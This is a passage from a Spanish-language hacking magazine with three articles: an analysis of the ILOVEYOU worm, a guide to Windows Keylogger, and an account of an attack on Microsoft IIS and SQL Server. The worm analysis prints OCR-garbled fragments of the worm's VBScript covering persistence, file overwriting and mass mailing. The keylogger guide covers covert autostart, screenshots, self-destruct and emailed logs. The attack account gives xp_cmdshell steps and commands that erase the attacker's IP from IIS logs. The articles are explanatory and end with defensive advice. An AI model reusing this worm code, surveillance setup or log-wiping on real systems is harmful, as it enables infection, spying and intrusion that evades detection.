I Love You es un programa escrito en Visual Basic Script, un lenguaje próximo a Visual Basic. El virus está contenido en un archivo llamado "Love Letter for you.txt.vbs". A simple vista esta doble extensión puede ser muy llamativa, pero al contrario, permite atraer la atención de las víctimas. Como configuración predefinida, Windows oculta las extensiones conocidas. Vbs es una extensión reconocida por Windows y ejecutable con Wscript.exe. El nombre del virus aparece con el nombre de "Love Letter for you.txt", lo que puede inducir a pensar que se trate sólo de un archivo de texto clásico. Habréis comprendido que, en el caso de abrir este archivo, no será el bloc de notas el programa lanzado, sino Wscript.exe quien ejecutará el virus. En primer lugar, algunos datos del registro de sistema son modificados permitiendo así al virus ser ejecutado al iniciar vuestro ordenador; a continuación ocurre lo mismo con algunos parámetros de Internet Explorer, para facilitar la proliferación del troyano. Pero el más grave de los problemas, que explica la enorme difusión del virus, es que durante la ejecución se envía automáticamente como archivo adjunto (de la misma forma como lo hemos recibido) a los contactos de nuestro libro de direcciones de Outlook. De esta forma, sin ni siquiera saberlo, no sólo infectáis vuestro ordenador, sino que también contribuís a propagarlo. Además este virus ha sido difundido a través del IRC, es decir la red de chat. Descubramos juntos una parte del código de este virus con la finalidad de comprender mejor cómo funciona y cómo el virus I Love You ha podido difundirse tan fácilmente.

>> Firma de los autores

```
rem barok -loveletter(vbe)
rem by: spider / ispyder@mail.com /
@GRAMMERSoft Group /
Manila, Philippines
[...]
```

Las dos primeras líneas del código corresponden a la firma de los autores del virus, firma que desde el inicio ha hecho pensar que el virus proviniese de las Filipinas.

>> Difusión del virus en nuestro sistema

```
Set dirwin = fso.GetSpecialFolder (0)
Set dirsystem = fso. GetSpecialFolder (1)
Set dirtemp = fso. GetSpecialFolder (2)
Set c = fso.Getfile (Wscript.ScriptFullNa-
me)
c.Copy (dirsystem&"\MSKernel132.vbs
c.Copy (dirwin& "\Win32DLL.vbs)
c.Copy (dirsystem&"LOVE-LETTER-FOR-
YOU.TXT.vbs")
[...]
```

Gracias a esta sintaxis el virus se copia en archivos diferentes como:

```
C:\Windows\System\ MSKernel132.vbs
C:\Windows\System\ Win32DLL.vbs
C:\Windows\System\ LOVE-LETTER-FOR-
YOU.TXT.vbs

sub regruns()
On Error Resume Next
Dim Num, downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Win
dows\CurrentVersion\Run\MSKernel132
",dirsystem&"\MSKernel132.vbs
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Win
```



```
dows\CurrentVersion\RunServices\Wi
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget ("HKEY_CURRENT_USER\Softwa-
re\Microsoft\Internet
Explorer\Download Directory")
If (downread="") then
downread="c:\"
end if
[...]
```

>> Infección de los archivos con el virus

Además, la subrutina regruns infecta la base de los registros con la finalidad de ejecutar a cada inicialización de nuestro PC. Notamos que se realizan otras alteraciones en los registros, como la que permite la descarga automática del troyano con el intento de infectar el ordenador.

```
If (ext="vbs") or (ext="vbe") then
Set ap= fso.OpenTextFile (f1.path,2,true)
Ap.write vbscopy
Ap.close
```

Así el ordenador cancela los archivos que contienen la extensión .vbs y .vbe.

```
elseif (ext="js") or (ext="js"e) or
(ext="css") or (ext="wsh") or (ext="sct")
or (ext=hta") then
set ap=fso.OpenTextFile (f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName (f1.path)
set cop=fso.GetFile (f1.path)
cop.copy (folderspec&"\"&name&".vbs")
fso.DeleteFile (f1path)
```

Sucede la misma cosa a los archivos con extensión -js .jse .css .wsh .sct, y .hta, son eliminados y substituidos con archivos con extensión .vbs.

```
elseif (ext="jpg") or (ext="jpeg"e) then
set ap=fso.OpenTextFile (f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile (f1.path)
cop.copy (f1.path&".vbs")
fso.DeleteFile (f1.path)
```

Lo mismo para los archivos con extensión .jpg y .jpeg que son cancelados y reemplazados por archivos con el mismo nombre pero con extensión .vbs.

```
elseif (ext=(mp3) or (ext="mp2") then
set mp3=fso.CreateTextFile (f1.path&".vbs")
```



EL AUTOR



Expresión asustada, rastros de acné en las mejillas, zapatos deportivos raperos: así el joven filipino de veintitrés años Onel De Guzman aparece improvisamente ante la opinión pública internacional a pocos días de la explosión del virus I love you. Las acusaciones que recaen sobre él son duras: se le retiene responsable de haber creado e introducido en la Red el virus informático más dañoso nunca antes creado. Huérfano de padre, su madre es la propietaria de una pequeña flota pesquera.
Apasionado del ordenador desde pequeño, era uno de los mejores estudiantes del Ama, una cadena de institutos de informática muy populares en el Sureste Asiático. Allí entró a formar parte de un grupo llamado Grammersoft. Se trata de jóvenes de grande talento unidos por la pasión por los ordenadores y el deseo de convertirse en programadores.
Será ese fatídico nombre, introducido probablemente por hábito y reencontrado al interno del script I love you, a dirigir las sospechas sobre él. A pesar de las pruebas aplastantes que sobre él pesaban y la petición de extradición en los Estados Unidos del FBI, nunca ha sido incriminado porque Filipinas, en el momento de los hechos, carecía de una ley sobre la piratería informática. De Guzman, que en el mundo de los hackers, y para muchos chicos filipinos, es un Robin Hood que lucha por un Internet "democrático" y, sobre todo, gratuito, se ha declarado siempre inocente, reenfocando las dudas legales ligadas a crímenes informáticos.
Todo esto sucede mientras en el mundo continúan los temores sobre la debilidad de la Red, siempre más centrada en las economías occidentales, fácilmente atacable por estudiantes emprendedores de países en vía de desarrollo.

```
mp3.write vbscopy
mp3.close
set att=fso.GetFile (f1.path)
att.attributes=att.attributes+2
end if
```

la misma suerte corren los archivos .mp3 y .mp2.

```
if (eq<>folderspec) then
if (s="mirc32.exe") or (s=mlink32.exe")
or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile (folder-
spec&"\script.ini")
scriptini.Writeline "[script]"
scriptini.Writeline "; mIRC Script"
scriptini.Writeline "; Please dont edit
this script ...mIRC will corrupt,
if mIRC will"
scriptini.Writeline " corrupt...WINDOWS
will affect and will not run
correctly.thanks"
scriptini.Writeline ";"
```

```
scriptini.Writeline ";Khaled Mardam-Bey"
scriptini.Writeline ";http://www.mirc.com
scriptini.Writeline ";"
scriptini.Writeline ";n0=on 1:JOIN:#: {«
scriptini.Writeline ";n1=/if ( $nick ==
$me ) {  halt  }"
scriptini.Writeline "n2= /.dcc sen $nick
"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.Writeline "n3= } »
scriptini.close
end if
end if
next
end sub
```

El virus I Love You controla finalmente nuestro sistema para verificar la existencia del programa Mirc, que permite acceder al chat de IRC. En este caso el virus se servirá de este programa para propagarse a otros usuarios.

>> Propagación del virus a través de Outlook

```
x=1
regv=regedit.RegRead ("HKEY_CURRENT_USER\So
ftware\Microsoft\WAB\"&a)
if (regv="") then
regv1
end if
if (int(a.AddressEntries.Count)>int(regv))
then
for ctrentries=1 to a.AddressEntries.Count
malead=a.Adressemtries(x)
regad=""
regad=regedit.RegRead ("HKEY_CURRENT_USER\S
oftware\mMicrosoft\WAB\"&malead)
if (regad="") then
```

En esta parte del código del virus, podemos confirmar que el virus llama a la aplicación Wab.exe, si ejecutáis la aplicación desde el menú Inicio\Ejecuta podréis percataros que se trata de el libro de direcciones de Outlook. Como hemos ya indicado, el virus se transmite automáticamente a todos los contactos que hacen parte de nuestro libro de direcciones, sin que nos demos siquiera cuenta.

```
Set male=out.CreateItem (0)
Male.Recipients.Add(malead)
Male.Subject = "ILOVEYOU"
Male.Body = vbcrlf&"kindly check the attached
LOVELETTER coming from me."
Male.Attachments.Add(dirsystem&"\LOVE-LET-
TER-FOR-YOU.TXT.vbs")
Male.Send
Regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
End sub
```

La sintaxis superior permite simplemente crear el mensaje del e-mail que contiene el virus y mandarlo a todos los miembros de nuestro libro de direcciones. Podemos advertir que el sujeto que contiene el virus es "I Love You", que el cuerpo del mensaje, es decir el texto es "kindly check the attached loveletter coming from me". Lo habéis entendido, este mensaje personal pide a nuestro correspondiente abrir la carta de amor en el archivo adjunto, está destinado a picar la curiosidad del receptor del mensaje con la finalidad de impulsarlo a abrir el archivo adjunto. Finalmente, el código del virus (love letter for you.txt.vbs) se añade como archivo adjunto a los mails enviados.
En el código fuente del archivo que contiene el virus I Love You una subrutina genera automáticamente una pagina HTML que será transmitida a nuestros correspondientes a través del IRC. Esta pagina HTML contiene un ActiveX (vbscript) con la finalidad de llamar la atención de la víctima. La sintaxis siguiente permite visualizar un texto corredizo en la pantalla.

>>Difusión del virus a través de IRC

```
Sub html
On Error Resum Next
Dim
Lines,n,dta1,dta2,dta1,dt2,dt3,dt4,l1,dt5,d
T6
Dta1="<HTML><HEAD><TITLE>LOVELETTER -
HTML<?- ¿TITLE><META
NAME=@-@Generator@-@ CONTENT=@-@BAROK VBS
LOVELETTER@-@Generator@-@ >"&vbcrlf_


"<META NAME=@-@Author@-@ CONTENT=@-@spyder
¿-¿ ispyder@mail.com ¿-¿
@GRAMMERSoft Group ¿-¿ Manila, Philippines
¿-¿ March 2000@-@>"&vbcrlf&_
"META NAME=@-@Description@-@ CONTENT=@
-@simple but i think this is good...@-
@>"&vbcrlf&_
"<?-¿HEAD><BODY
ONMOUSEOUT=@-@window.name=#-#main#-#;win-
dow.open (#-#LOVE-LETTER-FOR-YOU.HTM#
-#,#-#main#-#)@-@ "&vbcrlf&_
```



```
"ONKEYDOWN=@-@window.name=#-#main#-#;win-
dow.open(#-#LOVE-LETTER-FOR_YOU.HTM#
-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@
BGCOLOR=@-@#FF9933@-@>"vbcrlf&_
"<CENTER><p>This HTML file need ActiveX
Control<?-¿p><p>To Enable to read
This HTML file<BR>- Please press #-#YES#-
Button to Enable
ActiveX<?-¿p> "&vbcrlf&_
"<¿-¿CENTER><MARQUEE LOOP=@-@infinite@-@
BGCOLOR=@-@yellow@-@———z—————-
————z—————>?-¿MARQUEE>
"&vbcrlf&_
"<?-¿BODY><?-¿HTML>""&vbcrlf&_
"<SCRIPT language=@-@Jscript@-@>""&vbcrlf&_
_
"<!—¿-¿?-¿"&vbcrlf&_
"if (window.screen) {var wi-screen.avail-
Width;var
Hi=screen.availHeight;window.moveTo (0,0);w
Indow.resizeTo (wi-hi); }""&vbcrlf&__
"<?-¿¿?-¿->"&vbcrlf&_
"<¿-¿SCRIPT>"&vbcrlf&_
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf&_
_
"<!—"&vbcrlf&_
```

El script java permite pasar a modalidad de pantalla completa nuestro navegador con la pagina Web del virus.

```
"set
dirsystem=fso.GetSpecialFolder(1) &vbcrlf&_
"code2=replace(code,chr(91)&chr(45)&chr(91
```



```
),chr(39))" &vbcrlf&_
"code3=replace(code2,chr(93)&chr(45)&chr(9
3),chr(34))" &vbcrlf&_
"code4=replace(code3,chr(37)&chr(45)&chr(3
7),chr(92))" &vbcrlf&_
"set wri=fso.CreateTextFile(dirsystem&@-
@^-^MSKernel32.vbs@-@)"&vbcrlf&_
"wri.write code4" &vbcrlf&_
"wri.close" &vbcrlf&_
"if (fso.FileExists(dirsystem6@-@^-^MSKer-
nel32.vbs@-@)) then &vbcrlf&_
"if (err.number=424) then"&vbcrlf&_
"aw=0"&vbcrlf&_
"end if" &vbcrlf&_
"if (aw=1) then" &vbcrlf&_
"document.write @-@ERROR: can#-#t inita-
lize ActiveX@-@"&vbcrlf&_
"window.close" &vbcrlf&_
"end if" &vbcrlf&_
"end if" &vbcrlf&_
"Set regedit =CreateObject (@-
@Wscript.Shell@-@)"&vbcrlf&_
"regedit.Regwrite
@-@HKEY_LOCAL_MACHINE^-^ Software^-^Micro-
soft^-^Windows^-^CurrentVersion^-^Ru
n^-^MSKernel32@- @, dirsystem&@-@^-^MSKer-
nel32.vbs@-@"&vbcrlf&_
"?-¿?-¿—>"&vbcrlf&_
"<?-¿SCRIPT>"
```

>>Cómo protegerse de los virus

Como en el script que infecta nuestro ordenador, el script anterior permite modificar los registros de sistema y el archivo Windows\System\Mskernel32.vbs para contagiarlo con el virus. Además de asegurarse de poseer un antivirus actualizado regularmente, existen algunas reglas de buen uso que pueden contribuir a limitar el riesgo de ser contaminados por un virus informático. Como la mayor parte de los virus de hoy en día, I Love You se ha difundido en pocas horas por el mundo entero gracias al e-mail. Para protegerse de los virus de este tipo no hay que abrir nunca un archivo adjunto en un mail, especialmente si se trata de un archivo ejecutable o con extensiones poco conocidas. Otro consejo para descubrir los archivos con extensión engañosa (como en el caso del virus I Love You que buscaba camuflarse como un archivo de texto), indicar la extensión de todos vuestros archivos con Explorer. Desde el menú Visualiza>opciones de carpeta... en la ventana Visualiza deseleccionad el botón esconde la extensión de los archivos conocidos.

UTILIZAR UN KEYLOGGER PARA PROTEGER NUESTRA PRIVACIDAD

COMO ESPIAR

¿Alguien curiosea en vuestro ordenador, o lo utiliza sin autorización?



En las direcciones www.keyghost.com y www.amecisco.com se pueden encontrar keylogger hardware, completamente invisibles al sistema.

"...Aquel icono estoy seguro que no estaba ahí. Estos mensajes electrónicos no recuerdo haberlos descargado o leído..."

¿No les ha sucedido alguna vez de encontrar vuestro ordenador de casa o de la oficina con algunas diferencias con respecto a la ultima vez que lo habéis apagado? Digamos que no es lo normal pero puede suceder.

Familiares "curiosos", colegas envidiosos de vuestros triunfos y de la buena reputación que estáis adquiriendo, como vuestro jefe intenta aprovecharse de vuestras ideas... todas las situaciones pueden representar una amenaza a vuestra privacidad y a la seguridad de vuestro ordenador.

>> El guardián digital

¿Pero como darse cuenta de estas intromisiones? **Desde siempre en toda respetable novela de intriga, la técnica más eficaz consiste en colocar una trampa para el "curioso" y buscar así de cogerlo con las manos en la masa.**

¿Esconderse detrás del escritorio?, ¿Videocámaras escondidas? Beh... si de veras tenéis tiempo y dinero para perder porqué no, pero si éste no es vuestro caso, entonces podéis recurrir otra vez a la tecnología que pone a vuestra disposición trampas confeccionadas y de fácil manejo. También podríamos instalar discos duros removibles, programas de criptografía y todo lo que pueda proteger nuestros datos, éstos **son solo trucos que no revelan nada sobre la identidad del agresor** quien podrá continuar a trabajar sin problemas.

Para recopilar datos que nos lleven hacia el culpable resulta de fundamental importancia saber que hace éste "curioso" dentro de nuestro PC, que razón lo impulsa, cuáles son los documentos que le interesan y cómo los utiliza después de encontrarlos.


¿Cómo podremos llegar a toda esta información?

Beh... cualquiera sabe que para utilizar un ordenador se tienen que pulsar teclas, seleccionar aplicaciones y abrirlas con el puntador del mouse; entonces nosotros aprovecharemos y sacaremos partido precisamente de esta "limitación técnica", memorizando cada tecla pulsada y cada programa utilizado por el curioso.


KeyLoggers son instrumentos creados con ésta finalidad; registran consecutivamente cada actividad, como aplicaciones ejecutadas, introducción de textos, salvando todo un archivo log que resultará extremadamente detallado. Los KeyLoggers que se encuentran en internet son muchos, nosotros analizaremos Windows Keylogger 5.04, es la última versión del más completo hasta ahora.

>> Instalación y uso


El programa, que se descarga del sitio **www.littlesister.de**, no necesita instalación ya que es un auto-extract que se



Se inicia con las programaciones más fáciles como el autostart, el procedimiento para salvar el archivo log con un nombre y el tiempo entre el cual realizar los screenshots.



En la segunda pantalla se puede definir el horario de inicio y cierre del programa, así como su autodestrucción.




En la tercera pantalla se configuran las opciones de envío con un email del archivo log.




AL ESPÍA...

Sorprendedlo con las manos en la masa registrando todo lo que hace.

descompacta en el directorio que le indiquéis.
Abrir el ejecutable creado y se inicia el juego.
La pantalla con la que os encontraréis es la primera de las cinco que componen la configuración. El setting es muy intuitivo pero de todos modos vamos a analizar los procedimientos más importantes. Para que se recopile toda la información **es necesario que el programa sea ejecutado de manera automática al encender el ordenador**, en seguida debéis settare donde vendrá salvado el file log. Una de las opciones más utilizadas que puede utilizarse en caso de ser necesario consiste en la opción de **"tomar fotografías" de todo lo que sucede en la pantalla**. Éstas son asociadas directamente al reporte final que se visualizará como una página web. Si no queréis, obvio, que el programa registre vuestras tareas, podéis establecer la hora de inicio y cierre automática. Así cualquier acción realizada en el PC desde afuera, por ejemplo, en horario de oficina será loggada y podremos consultarla. ¿Tenéis miedo de que el curioso descubra la trampa?No temáis, **activando la opción de autodestrucción, el programa desaparecerá mágicamente a la fecha fijada**.



En el lado izquierdo, se observa como se abre el archivo de log, si se clica sin utilizar el programa de decodificar el encriptado. Utilizando el programa lograréis ver todas las operaciones efectuadas (derecha)

>> Ver los resultados

Ah... finalmente las tan esperadas vacaciones... eh si, pero vuestro ordenador?!? ¿Abandonado al cuidado de cualquiera que le quiera poner las manos encima?? Esto es impensable! De nuevo KeyLogger te ayuda con una opción en la tercer página de configuración: email log. Podéis decidir si **recibir los archivos por mail a una determinada hora o cuando alcanza una capacidad definida;** puedes seleccionar entre varias impostaciones y verás que sumergido en los mares tropicales no perderéis la posibilidad de... investigar al investigador!
Pero ahora que tengo los files de log ¿como los veo?
Espero no hayáis pensado que era suficiente hacer doble clic en el .txt... ¿verdad?!?!? Como en cada programa serio y respetable, **KeyLogger implementa un sistema de serie de números del ouput** que puede ser resuelto sólo utilizando una opción específica en la primer página de la configuración del programa. Finalmente, el resultado; una serie infinita de aclaraciones del uso impropio de vuestro PC, acompañadas de imágenes tomadas en el desktop, cambios en carpetas y documentos, hasta llegar al máximo detalle de cada tecla pulsada. A este punto queda a vosotros invitar a vuestro amado colega a cena y avergonzarlo entregándole la impresión de su "curiosidad "... aparte de la cuenta, es obvio... :D
¿Pero el engaño dónde está? Efectivamente se debe admitir que **en internet no es difícil descubrir los antiKeylogger**. Son programas que escanean el ordenador y descubren a nuestros "aliados". Tal vez hoy tenemos suerte que no se encuentran muchos para Windows XP y aquellos disponibles no pueden encontrar el KeyLogger en acción. En la espera de futuros desarrollos, especialmente relacionados al proyecto Palladium de Microsoft (que deberá impedir el funcionamiento de programas similares), gocemos de esta posibilidad de trabajar sin ser molestados, disfrutando sin ningún coste de éste pequeño "agente secreto" personal.

Se ven las acciones efectuadas: en este caso el salvar un documento en italiano.

CAT4R4TTA,

Atención a todo lo que hagas

El utilizo que hemos descrito de un programa como Windows Keylogger es perfectamente lícito y legítimo. Es evidente que, si se instala en el ordenador de otra persona, el mismo programa serviría como espía de la privacy. En este caso, es éticamente incorrecto, el uso impropio de un Keylogger y puede ser castigado penalmente. Si pensáis que alguien puede haber instalado Keylogger en vuestro ordenador, podéis utilizar Anti-Keylogger, versión 2.0. Lo encontraréis en:
www.anti-keyloggers.com

DINÁMICA DE UN ATAQUE A MICROSOFT IIS Y SQL SERVER


Crónica de un ataque a Microsoft IIS y SQL Server

Don Juan explica cómo un malintencionado puede entrar de puntillas a un servidor web que utilice una plataforma Microsoft, hacer lo que quiera, y salir sin dejar ni rastro.

Que los servidores web son poco seguros lo sabemos todos, pero no son tantos los que conocen cuales son efectivamente los problemas de esta plataforma. Como de costumbre, todos hablan, pero son pocos los enterados. Intentemos ahora imaginar, en un escenario apocalíptico, qué es lo que podría hacer un malintencionado a un servidor Microsoft que no haya sido convenientemente configurado y actualizado. Por último, veremos cuáles son las precauciones que se deben tomar para prevenir ataques de este tipo sobre el propio servidor.

Normalmente, el ataque provendrá de una conexión a Internet de un gran proveedor como Terra o Eresmas, al que habrán sido suministrados datos personales falsos. En realidad, el hacker sería igualmente localizable, ya que estos proveedores registran el número de teléfono de la línea utilizada para la conexión (y utilizar el servicio de Telefónica que permite ocultar el número de quien llama, en estos casos no sirve). Si no es un desprevenido, utilizará un número impreciso de un servidor proxy entre su ordenador y el servidor que ataque, de modo que confunda las aguas. El software necesario es bastante caro, pero seguramente no habrá sido adquirido con las licencias regulares de Windows 2000 y de SQL Server Desktop Edition o Developer Edition.

Los servidores susceptibles a este tipo de ataque son IIS 4.0 o superior, SQL Server 7.0 o superior y no son protegidos por un cortafuego. No todos los administradores actualizan IIS como es debido y muchos probablemente se encuentran con un agujero de las primeras versiones que permite navegar por sus carpetas y visualizar los contenidos de los archivos de texto. Para verificar el tipo de servidor y el sistema operativo, el hacker utilizará probablemente un servicio como el de www.netcraft.com que es capaz de implantar la plataforma sobre la que funciona cualquier sitio web. Para descubrir si hay un cortafuego, el hacker realizará un escaneo de los puertos sobre puertas diferentes a la 80; en este caso un sistema de detección de intrusos (IDS), podría hacer sonar la primera señal de alarma, e impedir fases sucesivas del ataque.



>> Análisis del ataque

1 El primer paso del hacker, será el de utilizar un URL mal formado (malformed url) de tal manera que apunte al archivo **c:\winnt\system32\cmd.exe** y ejecute el comando dir (informaciones sobre este tipo de ataques, con ejemplos de script perl utilizados, se pueden encontrar en **www.bismark.it**). Si el hacker tiene suerte, a este punto verá el contenido del directorio: **el sistema se encuentra desnudo delante de sus ojos**.

2 El hacker se trasladará ahora al directorio donde se encuentran las páginas asp, es decir el sitio propiamente dicho (probablemente c:\Inetpub\wwwroot) y, utilizando el comando type, intentará visualizar el contenido del archivo global.asa y de diferentes páginas asp, en busca de la cadena de texto de conexión a SQL Server, que debería ser del tipo: "Driver={(Microsoft SQL SERVER)};SERVER=" etc.



En esta cadena se encuentran contenidos los valores de USERID y PASS, que son las credenciales de conexión a la base de datos de SQL Server.

3 Ahora utilizará el Enterprise Manager para realizar un nuevo registro, especificando como nombre la dirección de la víctima, y como nombre de usuario y password las que habrá encontrado en la cadena de texto de conexión.

4 Si la cadena contiene el usuario "sa", o si una vez verificados los privilegios del usuario individuado descubre que pertenece al grupo de administradores de la base de datos, el hacker lo tendrá fácil y podrá pasar enseguida al siguiente punto. En caso contrario, tendrá que tantear para individuar la constraseña del usuario "sa", empleando una contraseña vacía o bien aquellas más comunes.

5 Ahora, siempre utilizando el Enterprise Manager, irá a la base de datos maestra, abrirá la herramienta analizadora de interrogaciones SQL y procederá a ver el contenido de c: escribiendo xmd_cmdshell 'dir c:\'. Si es afortunado, habrá a disposición una shell con privilegios de administrador sobre el sistema, y podrá hacer lo que le parece.

6 Este escenario, ya dramático de por sí, puede hacerse trágico, ya que el hacker podrá modificar el log de sistema sin dejar huella. Se trasladará hasta el directorio que contiene los archivos de log del ataque y, suponiendo por ejemplo que el ataque haya ocurrido el 1 de Enero 2001 y la dirección IP del hacker sea 192.168.0.2, utilizará una secuencia de comandos como ésta:


```
type ex010101.log | find /V
"192.168.0.2" > temp
del ex010101.log
move temp ex010101.log.
```


En la práctica; find /v encuentra todas las líneas que no contienen el IP y las copiará en un archivo temporal. A continuación, borrará el archivo de log y dará al archivo temporal el nombre del archivo de log eliminado. Podría también modificar los atributos de fecha de creación y de modificación del archivo de log, de tal manera que no aparezca traza alguna de todas estas intrusiones. Normalmente, el hecho que el archivo de log esté abierto en modo exclusivo por IIS no da miedo al intruso: tendrá que detener IIS con los comandos de MD-DOS, modificar el archivo y volver a encender IIS antes que el administrador llegue a sospechar algo.



>> Cómo defenderse


Este tipo de ataque es más peligroso que aquellos producidos con nc o que provengan después de la instalación de un troyano, porque no altera de ninguna manera el sistema y no deja ninguna señal: no habrá extraños procesos en ejecución, ni nuevas llaves de registro, ni mucho menos se utilizarán puertas del tipo 31004, que saltan a la vista. SQL Server será operado desde una puerta perfectamente regular. Para evitar que el ataque descrito tenga éxito, es necesario desactivar o modificar la contraseña del usuario "sa", que como valor predefinido se encuentra vacía, controlar que las páginas asp no contengan referencias directas a SQL Server, utilizando en su lugar un DNS de sistema, y agrupar allí las informaciones de acceso. En las tablas de los usuarios admitidos a entrar en las áreas reservadas del sitio web utilizad exclusivamente contraseñas cifradas, y nunca claras. Es obvio que si un usuario se olvida de su contraseña, el sistema podrá regenerar automáticamente una nueva, siendo completamente imposible recuperar la contraseña en claro de aquella cifrada.





CÓMO EVITAR LOS ERRORES

El webmaster de este ejemplo ha sido un pardillo; para evitar errores graves es necesario antes que nada consultar la sección relativa a las actualizaciones de seguridad en el sitio del productor del servidor (en este caso, **www.microsoft.com/technet**).
